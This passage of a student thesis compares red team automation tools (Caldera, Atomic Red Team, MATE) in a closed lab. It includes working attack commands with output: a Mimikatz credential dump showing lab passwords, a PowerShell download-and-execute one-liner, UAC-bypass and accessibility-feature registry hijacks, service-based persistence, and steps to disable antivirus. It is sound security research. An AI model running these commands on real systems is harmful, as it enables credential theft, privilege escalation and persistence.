11 NZPAibrW8Mp0Jy4+3y9nILkLIsqtQwRQD6XZA472e4SWhPZ634pAeWxW+FBosH
12 LkoBx+At6MEZB44xboODFLRjM5ZFDdDyYFYSMctZXWduAJM6bqgRnhrgpwx9b0+K
13 rforro1hv79eXEPZQqXfYxKJ1Hk5XyDh3pQTYsYRzypAeBZ1T1L1eY7jgkhd3
14 Y6Sml1R84T1EM2x61FBWqzR4ad8vDLFW01cFtWHztkkRyQg61+ra1yE12asTqgd
15 /Qd1gdEn+0QJGRT4L/v07114SWscmTm5/GxIRpIptBbqds37cRECAwEAAnaNTMFEW
16 HQYDR00BBYFDxnXfGweTyMAKqXNbrRpohecD3MB8GA1UdIwQYMBaAFDxnXfGx
17 weTyMAKqXNbrRpohecD3MA8GA1UdEwEB/wQFMAMBAt8wDQYJKoZIhvcNAQELBQAD
18 ggEBAGR+9Cs6CNHxOpSoX+Qy+dbHXMEPeTxVR8z8g/bGRQBko5h3Wh4e069pS7ad
19 14E+vCSRT8n3a1/PjQArS310U2hd8yynXM0D04G6+0gtRChj10r/FbYDZgH9+tK
20 mFsq8UvsK3c0HLDWQfCL5Qrswz1+y2jCzrsfpYx02EPTvP0t1G1Tlv0JN/ACozwh
21 eF2mq1yxHnGnU7Q9J6SfGpUPv5JQRImtrGpHba5etZncVoGJOQZntDP67GBWf1J
22 /T+NvLUFH/mK47EuYgi4XnqB/FYf0ehKX0mipE1FV3vL01WnufrQ2nnIwMfczY
23 pVmGslWhk13Fv1vTp1GgH2U4Y=
24 -----END CERTIFICATE-----
25 logging_level: debug
```

Open the conf.yml with a text editor and change the url_root with the IP address of the Caldera Server. Also, the cert section is generated by the server. However, this cert is unique generated for the client. Every Caldera Client needs one unique conf.yml. Moreover, this certificate is necessary to communicate with the Caldera Server.

Figure 15 Caldera Client Certificate

The next step is to open PowerShell or Command Prompt with administrator privilege and change the location to the place of the 'conf.yml' and 'cagent.exe'. In addition, activate the Agent on the Windows Client by executing the following command.

```
cagent.exe --startup auto install
```

A message appears with "Installing service cagent" and "Service installed".

Finally, start the Caldera Agent on the Windows Client with the following command.

```
cagent.exe start
```

A message appears with "Starting service cagent". As a result, In the background the Caldera Agent is connected with the Caldera Server.

2.2.4 User Interface




Figure 16 Caldera User Interface – Home

Accessing the user interface depends on the previous steps of the installation. In fact, the IP address and port number 8888 are necessary to access the user interface.

For example: <https://192.168.1.125:8888>




Figure 17 Caldera User Interface - Connected Agents

In the user interface of Caldera there is a debug tab in the bar above and under debug option the Connected Agents views. Furthermore, five Windows Agents are connected to the Caldera Server in this view.




Figure 18 Caldera User Interface - Create New Network

When the Caldera Clients are connected, the next step is to make a network in Caldera Server and add these Caldera Clients to the network section.




Figure 19 Caldera User Interface - Create New Adversary

The next step is to create an adversary in the Caldera Server. In this step the user can choose many techniques from the MITRE ATT&CK Framework. For example, four techniques are selected.




Figure 20 Caldera User Interface - Adversary Overview

After the previous step the user gets an overview of the chosen techniques and a short description is given of the MITRE ATT&CK Framework.




Figure 21 Caldera User Interface - Create New Operation

Lastly, a new operation needs to be created. In this step the adversary, network from the previous steps need to be chosen.

Once the new operation is submitted. Immediately the operation is executing the techniques on each Windows Agent.




Figure 22 Caldera User Interface - Operation Overview

Finally, the operation overview gives an overview of the previous selections. Divided in three sections.

The Operation Overview shows the time and relevant information.

The Operation Graph shows the added devices in the network.

The Operation Details shows the four techniques that were chosen in the adversary.

The test results of these techniques will be described on the next page.

2.2.5 Test results

The results of the techniques can be described very long. Furthermore, only the necessary data are given.

The first technique is "systeminfo.exe." This shows the system information off the system.

```
Hostname: windows7client
Command Line: systeminfo.exe /fo csv
StdOut:
"Host Name","OS Name","OS Version","OS Manufacturer","OS Configuration","OS Build
Type","Registered Owner","Registered Organization","Product ID","Original Install Date","System
Boot Time","System Manufacturer","System Model","System Type","Processor(s)","BIOS
Version","Windows Directory","System Directory","Boot Device","System Locale","Input
Locale","Time Zone","Total Physical Memory","Available Physical Memory","Virtual Memory: Max
Size","Virtual Memory: Available","Virtual Memory: In Use","Page File
Location(s)","Domain","Logon Server","Hotfix(s)","Network Card(s)"
"WINDOWS7CLIENT","Microsoft Windows 7 Ultimate ","6.1.7601 Service Pack 1 Build
7601","Microsoft Corporation","Member Workstation","Multiprocessor Free","windows7
client","","00426-OEM-8992662-00173","21/03/2019, 11:52:17","2/04/2019, 7:12:51","VMware,
Inc.,"VMware Virtual Platform","x64-based PC","1 Processor(s) Installed. [01]: Intel64 Family 6
Model 45 Stepping 2 GenuineIntel ~2297 Mhz","Phoenix Technologies LTD 6.00,
14/04/2014","C:\Windows","C:\Windows\system32","\\Device\HarddiskVolume1","nl-be;Dutch
(Belgium)","nl-be;Dutch (Belgium)","(UTC+01:00) Brussels, Copenhagen, Madrid, Paris","2.048
MB","539 MB","4.095 MB","2.072 MB","2.023 MB","C:\pagefile.sys","RAUTO.local","N/A","217 1
NIC(s) Installed. [01]: vmxnet3 Ethernet Adapter, Connection Name: Local Area Connection,
DHCP Enabled: No, IP address(es), [01]: 192.168.1.105"
```

The second technique is 'mimikatz'. These dumps the credentials off the system.

```
Hostname: windows7client
Command Line: powershell -command -
StdIn: [[powerkatz]] Invoke-Mimikatz -Command "privilege::debug sekurlsa::logonPasswords exit"
StdOut:
Hostname: windows7client.RAUTO.local / authority\system-authority\system
.#####. mimikatz 2.1.1 (x64) built on Aug 9 2018 12:28:10 - lil!
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## /\ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
wdigest :
* Username : Administrator
* Domain : RAUTO
* Password : test123!
wdigest :
* Username : SophieB
* Domain : RAUTO
* Password : iop123!
```

The third technique is 'Determining the time'. These shows the time off the system.

```
Hostname: windows7client
Command Line: net time \\windows7client.rauto.local
StdOut:
Current time at \\windows7client.rauto.local is 4/04/2019 13:30:54

The command completed successfully.
```

The last technique is 'Create a Service'. These Create a Service on the system.

```
Hostname: windows7client
Command Line: sc.exe create Caldera binPath= "cmd /K start C:\commander.exe" start= auto
StdOut:
[SC] CreateService SUCCESS
```

2.2.6 Conclusion

Caldera is a great way to automatically test MITRE ATT&CK techniques, add Caldera agents to the Caldera server and combine them in one network. Make a custom adversary to select specific techniques and start the operation.

This can test techniques in a systemic and automated manner. The Caldera agents only work for Windows devices. On the other hand, this cannot be a disadvantage because most users around the world use Windows as their operating system.

2.3 Atomic Red Team introduction:

The Atomic Red Team is based on the matrix of ATT&CK. To compromise the target, the user needs to combine many different ids. Atomic Red Team can be used in two ways. One way is to download the PowerShell installation and the second way is to execute instructions from the website.

2.3.1 Installation on Windows with PowerShell

Firstly, execute the next link under administrator privilege. In fact, without these it does not work.

```
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('http://psinstall.  
AtomicRedTeam.com')"
```

Secondly, execute the following commands.

```
set-executionpolicy Unrestricted  
Install-Module -Name powershell-yaml  
Import-Module C:\AtomicRedTeam\Atomic-red-team-master\execution-  
frameworks\Invoke-AtomicRedTeam\Invoke-AtomicRedTeam\Invoke-  
AtomicRedTeam.psm1
```

Thirdly, a variable is made for the next command. For example, the technique 1003 is taken. T1003 stands for credential dumping of eight different attacks, all this combined in one technique.

```
$TVAR = Get-AtomicTechnique -Path C:\AtomicRedTeam\Atomic-red-team-  
master\Atomics\T1003\T1003.yaml
```

Lastly, the antivirus blocks this technique. Furthermore, disable the antivirus and execute the technique with the following command.

```
Invoke-AtomicTest $TVAR -verbose
```

The result of the technique is written on the next page.

2.3.2 Result with Windows PowerShell

VERBOSE: Performing the operation "Execute Atomic Test" on target "Powershell Mimikatz".
This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Gsecdump".
This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Windows Credential Editor".

This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Registry dump of SAM, creds, and secrets".

This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Dump LSASS.exe Memory using ProcDump".

This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Dump Active Directory Database with NTDSUtil".

This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Create Volume Shadow Copy with NTDS.dit".

This script contains malicious content and has been blocked by your antivirus software.

VERBOSE: Performing the operation "Execute Atomic Test" on target "Copy NTDS.dit from Volume Shadow Copy".

This script contains malicious content and has been blocked by your antivirus software.

The technique could not be tested because the antivirus software blocks the scripts. In fact, the antivirus is disabled and the techniques are not working.

2.3.3 Installation on Windows with Webpage execution

The Atomic Red Team provides a second way to execute MITRE ATT&CK Framework techniques. In addition, the maker provides a link to the many Windows-only environment techniques.

```
https://github.com/redcanaryco/Atomic-red-team/blob/master/Atomics/windows-index.md
```

The most accounts are without admin rights. In this example the techniques for bypassing UAC will be tested. In fact, the techniques will be tested on a WinRAR installation file. In the next step, the technique for bypassing UAC will be tested on the file.

For example, download the winrar-x64-571.exe installation.

```
https://www.rarlab.com/rar/winrar-x64-571.exe
```

The bypassing UAC techniques will be tested in the next section.

2.3.4 Testing MITRE ATT&CK techniques

T1088 - Bypass User Account Control

The first test with eventvwr.msc under CMD section:

```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d  
C:\Users\thomasW.RAUTO\Downloads\winrar-x64-571.exe /f  
cmd.exe /c eventvwr.msc
```

The second test with fodhelper.exe under PowerShell section:

```
New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -Force  
New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" -Name  
"DelegateExecute" -Value "" -Force  
Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" -Name "(default)" -  
Value C:\Users\thomasW.RAUTO\Downloads\winrar-x64-571.exe -Force  
Start-Process "C:\Windows\System32\fodhelper.exe"
```

T1015 - Accessibility Features - Attaches Command Prompt as Debugger to Process

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution  
Options\osk.exe" /v "Debugger" /t REG_SZ /d "C:\Users\thomasW.RAUTO\Downloads\winrar-x64-  
571.exe" /f
```

2.3.5 Test results

T1088 - Bypass User Account Control

The operation was completed successfully. However, the technique does not work. The eventvwr.msc and fodhelper.exe asked for administration credentials. The installation of WinRAR starts after giving the credentials.

T1015 - Accessibility Features - Attaches Command Prompt as Debugger to Process

The T1015 technique does not work. I tried with the five-accessibility feature of Windows and every time a message appears with "ERROR: Access is denied".

2.3.6 Conclusion

Atomic Red Team is a great tool, it can also be used in two ways. This gives the user the opportunity to choose the way he or she likes. It is no longer possible to bypass UAC on Windows 10 version 1803 (OS Build 17134.648). It might have worked in the previous versions. In fact, it is waiting for another exploit to bypass UAC.

2.4 MATE introduction

MATE uses modified Atomic Red Team yaml files to create objects for each test. These objects are used for automating execution of the MITRE ATT&CK techniques. In addition, the tool is written in PowerShell. Therefore, it works only on Windows operating systems. Furthermore, the 40 techniques of the MITRE ATT&CK techniques are built-in.

2.4.1 Installation on Windows

Firstly, download the zip from the following link.


<https://github.com/fugawi/mate>

Secondly, the requirement is to install the powershell-yaml dependency in PowerShell.

```
Install-Module powershell-yaml
```

Thirdly, change the directory to the MATE folder and execute the following command.

```
.\mate.ps1
```



An execution policy must be changed. Therefore, execute the following command and re-run the previous command.

Figure 23 MATE - installation execution policy

```
Set-ExecutionPolicy unrestricted
```




Figure 24 MATE - Home

A picture of the control panel is shown on the left side. The user has four options in this view. The first option is to set the working environment and load the MITRE ATT&CK Framework techniques. The second option is to list all loaded MITRE ATT&CK Framework techniques. The techniques will also be described in detail. The third option provides a specific overview of the selected technique. Finally, the fourth option executes the technique.

On the next page a small guide how to use this tool.


```
Please enter your choice: 1
Set test directory: C:\Users\bentem\Downloads\mate-master\mate-master\tests
Set output directory: C:\temp\
```

Firstly, the working environment must be defined.

Figure 25 MATE - Usage step 1

```
Administrator: Windows PowerShell
++ Loading Atomic Test Technique --> T1119
++ Loading Atomic Test Technique --> T1124
++ Loading Atomic Test Technique --> T1132
++ Loading Atomic Test Technique --> T1135
++ Loading Atomic Test Technique --> T1137
++ Loading Atomic Test Technique --> T1139
++ Loading Atomic Test Technique --> T1141
++ Loading Atomic Test Technique --> T1142
++ Loading Atomic Test Technique --> T1144
++ Loading Atomic Test Technique --> T1146
++ Loading Atomic Test Technique --> T1147
++ Loading Atomic Test Technique --> T1148
++ Loading Atomic Test Technique --> T1150
++ Loading Atomic Test Technique --> T1151
++ Loading Atomic Test Technique --> T1155
++ Loading Atomic Test Technique --> T1170
++ Loading Atomic Test Technique --> T1193
++ Loading Atomic Test Technique --> T1197
++ Loading Atomic Test Technique --> T1214
++ Loading complete
```

Secondly, the techniques of the MITRE ATT&CK were loaded in the system and made small objects of it. In fact, the 40 techniques were input the system.

Figure 26 MATE - Loaded step 2

```
Please enter your choice: 4
Please enter specific technique code (Ex. T1007): T1007
Listing T1007 MITRE ATT@CK Technique & Description
T1007 System Service Discovery
command_prompt
Invoking Test --> tasklist.exe /v
Information captured --> C:\temp\commandline.txt
Invoking Test --> sc query
Information captured --> C:\temp\commandline.txt
Invoking Test --> sc query state= all
Information captured --> C:\temp\commandline.txt
Invoking Test --> sc start bthserv
Information captured --> C:\temp\commandline.txt
Invoking Test --> sc stop bthserv
```

Thirdly, a specific technique must be chosen to research MATE deeper in depth. For example, the T1007 is taken.


A screenshot of the invoke option on the left side. When each test is executed, a Command Prompt window appears with the executed test and closes at the end of the test. The information is captured in the working environment.

Figure 27 MATE - Invoke technique step 3

On the next page the test results of these technique.

2.4.2 Test results

In the previous steps the capturing information were sent to the commandline.txt file.



```
commandline.txt - Notepad
File Edit Format View Help
PID --> 1720
Date --> 4/30/2019 3:36 PM
Command --> tasklist.exe /v
PID --> 5848
Date --> 4/30/2019 3:36 PM
Command --> sc query
PID --> 7844
Date --> 4/30/2019 3:36 PM
Command --> sc query state= all
PID --> 7988
Date --> 4/30/2019 3:36 PM
Command --> sc start bthserv
PID --> 1660
Date --> 4/30/2019 3:36 PM
Command --> sc stop bthserv
PID --> 8392
Date --> 4/30/2019 3:36 PM
Command --> wmic service where displayname="Carbon Black Sensor" get name
PID --> 6596
```

Opening the file gives the following output. unfortunately, the capturing information of the tests were not saved in the output file.

Figure 28 MATE - Test results

2.4.3 Conclusion

MATE is another automated MITRE ATT&CK Framework tool and it is nice to test. There are many techniques in the package. However, MATE does not have all the MITRE ATT&CK Framework techniques. In fact, MATE has only 40 techniques and only supports Windows operating systems. In addition, the information capture results are not in the commandline.txt file. It would be better to capture information in the commandline.txt file.

3 Aspects of the research

3.1 Comparing Red Team Automation tools





				
	Infected Monkey	Caldera	Atomic Red Team	MATE
Environment agnostic	<ul style="list-style-type: none"> - AWS - Azure - Docker - Google Cloud - VMware - Windows server - Debian 	<ul style="list-style-type: none"> - The server yes, - Clients only work for Windows devices 	<ul style="list-style-type: none"> - Windows - Linux - MacOS 	<ul style="list-style-type: none"> - Windows environment
Command and Control	<ul style="list-style-type: none"> - The C&C is plugged in the network. 	<ul style="list-style-type: none"> - The Clients connect to the C&C. 	<ul style="list-style-type: none"> - No C&C 	<ul style="list-style-type: none"> - No C&C
Easy to deploy	<ul style="list-style-type: none"> - Yes 	<ul style="list-style-type: none"> - The Caldera Server, yes - The Caldera Clients need admin privilege to install the client 	<ul style="list-style-type: none"> - Install the package with admin privilege - Run code from the page, this is easy to deploy 	<ul style="list-style-type: none"> - Yes
Computer language	<ul style="list-style-type: none"> - Python 	<ul style="list-style-type: none"> - Python 	<ul style="list-style-type: none"> - Yaml - Ruby 	<ul style="list-style-type: none"> - PowerShell
MITRE ATT&CK Coverage	<ul style="list-style-type: none"> - None 	<ul style="list-style-type: none"> - 10 tactics - 127 Techniques - 51 Groups 	<ul style="list-style-type: none"> - 11 tactics - 223 Techniques 	<ul style="list-style-type: none"> - 40 tactics
First commits on Github	<ul style="list-style-type: none"> - March 2018 	<ul style="list-style-type: none"> - December 2017 	<ul style="list-style-type: none"> - October 2017 	<ul style="list-style-type: none"> - October 2018
Open source	✓	✓	✓	✓
The use of Command Prompt			✓	✓
The use of Graphical User Interface	✓	✓		
Scalable	✓	✓		
Generate a report	✓	✓		

Table 3 Comparing Red Team Automation Tools

4 Conclusion

Research on the concept of Red Team Automation was conducted in this thesis. The main objectives were to investigate potential theoretical drivers and to study the tools currently available on the market. In order to achieve this, a number of open source tools were selected and extensively analyzed. With this specific focus on open source tools in mind, the most interesting findings were presented following a theoretical analysis and an empirical testing of the respective tools in a closed environment.

The research time was allocated to analyze the different features, under which the ease of use of the respective tool, the user friendliness and the availability of advanced techniques. Furthermore, a significant portion of time was attributed to the empirical testing of a small sample of the selected tools. The testing took place in a closed environment. Combined together, all of the aforementioned research provided me with sufficient content to properly evaluate the discovered differences displayed by the Red Team Automation tools.

Importantly, the research focused on the effective replacement and whether it is worth to opt for the usage of Red Team Automation tools opposed to manual interventions. The research question thus stated as follows: "Windows Server infrastructure testing: are Red Teaming Automation Frameworks an effective replacement for manual red teaming?"

The answer to the question is that automation testing can indeed be performed by every of the four investigated tools. But one always has to take into account the nature and specific scope of the red team assessment. The first tool Infection Monkey is a tool for testing reconnaissance, scanning, brute force credentials for many different services or to use safe exploits to gain access to the device in the network. The other three tools are on the device itself. Caldera is another form of red teaming where the Caldera server sends MITRE ATT&CK techniques to all Caldera agents and where the Atomic Red Team is better at testing techniques on a particular device without Client-Server Model. On the other hand, MATE is easier to use as well as another MITRE ATT&CK Framework approach.

The conclusion of the thesis is that these tools can be considered an effective replacement for manual red teaming, because it is a better way to do an assessment in a more efficient, consistent, standardized and faster way.

5 Reflection

The internship at EY proved to be a unique and enriching experience. Thanks to this internship, I was able to experience first handed how operations run at a big four company. Reflecting back, I had a good time at EY and got to know a lot of new, interesting and ambitious people. Surely, the connections made during my internship will prove valuable in my future professional career.

Of the 19 different internship assignments, I was chosen to work out the "red team automation" topic. The assignment makes the internship very exciting because I had opted for the most practical topic, which took away my preference. This allowed me to work with a Citrix environment via a VPN connection and use the various applications there. I also conducted research the various theoretical concepts and Open Source Tools and made a selection for my research to test them effectively in a closed environment. Furthermore, I searched for a bachelor's thesis research question and finally came up with "Windows Server infrastructure testing: are Red Teaming Automation Frameworks an effective replacement for manual red teaming?"

During the investigation, four different software packages were tested. The problems encountered during my internship were mostly caused by restricted rights. This caused my research to be slightly delayed as the software chosen did not simply function properly on every selected platform. The solution was to conduct the research on the platforms that were actually supported by the tools.

As a conclusion, one can state that the software used proved to be an effective replacement for manual red teaming.

6 Limitations

Although working in the Cloud environment was a great experience, there were some limitations of accessibility which did not allow me to do perform my research as thorough as I initially wanted.

During the 54 days of my internship, I didn't have access to the Cloud during the first eight days as there was no account available right away. In addition, the license to the Cloud environment expired and it took another seven days to renew it. Also, the SSL certificate was expired which took one day to renew. Overall, due to the access restrictions, I had less time to study the open source tools. This is the reason why I had to narrow down the focus from seven to four tools.

Furthermore, in the beginning of my internship, I was advised to perform my research on Terraform. Unfortunately, due to security issues, five days were lost while trying to access the environment. In addition, another five days were lost due to restricted permission. Every time I had to ask to change the network interface because I did not have the permission to do it myself. On the other hand, this is obviously understandable from a security point of view.

7 Further Work


I was unable to do research on combining the Infection Monkey with other tools due to time restrictions. This would be the next step to complete my research question study. I would advise a potential successor to build an application that combines Infection Monkey with Metasploit Framework.

8 Bibliographical references

- [1] [Online]. Available: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>. [Accessed 28 March 2019].
- [2] [Online]. Available: https://attack.mitre.org/docs/attack_roadmap.pdf. [Accessed 30 April 2019].
- [3] [Online]. Available: <http://pentestit.com/open-source-adversary-emulation-tools-comparison/>. [Accessed 25 February 2019].

9 Appendices

A. Organization chart of FSO Cyber Security



B. MITRE ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppletScript	bash_profile and .sshrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppletScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CKMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Patching	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	Applet DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearpitching Attachment	Control Panel Items	Applet DLLs	Application Shimmin	CKMSTP	Credentials in Files	Network Service Scanning	Login Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearpitching Link	Dynamic Data Exchange	Application Shimmin	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearpitching via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Sniping	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
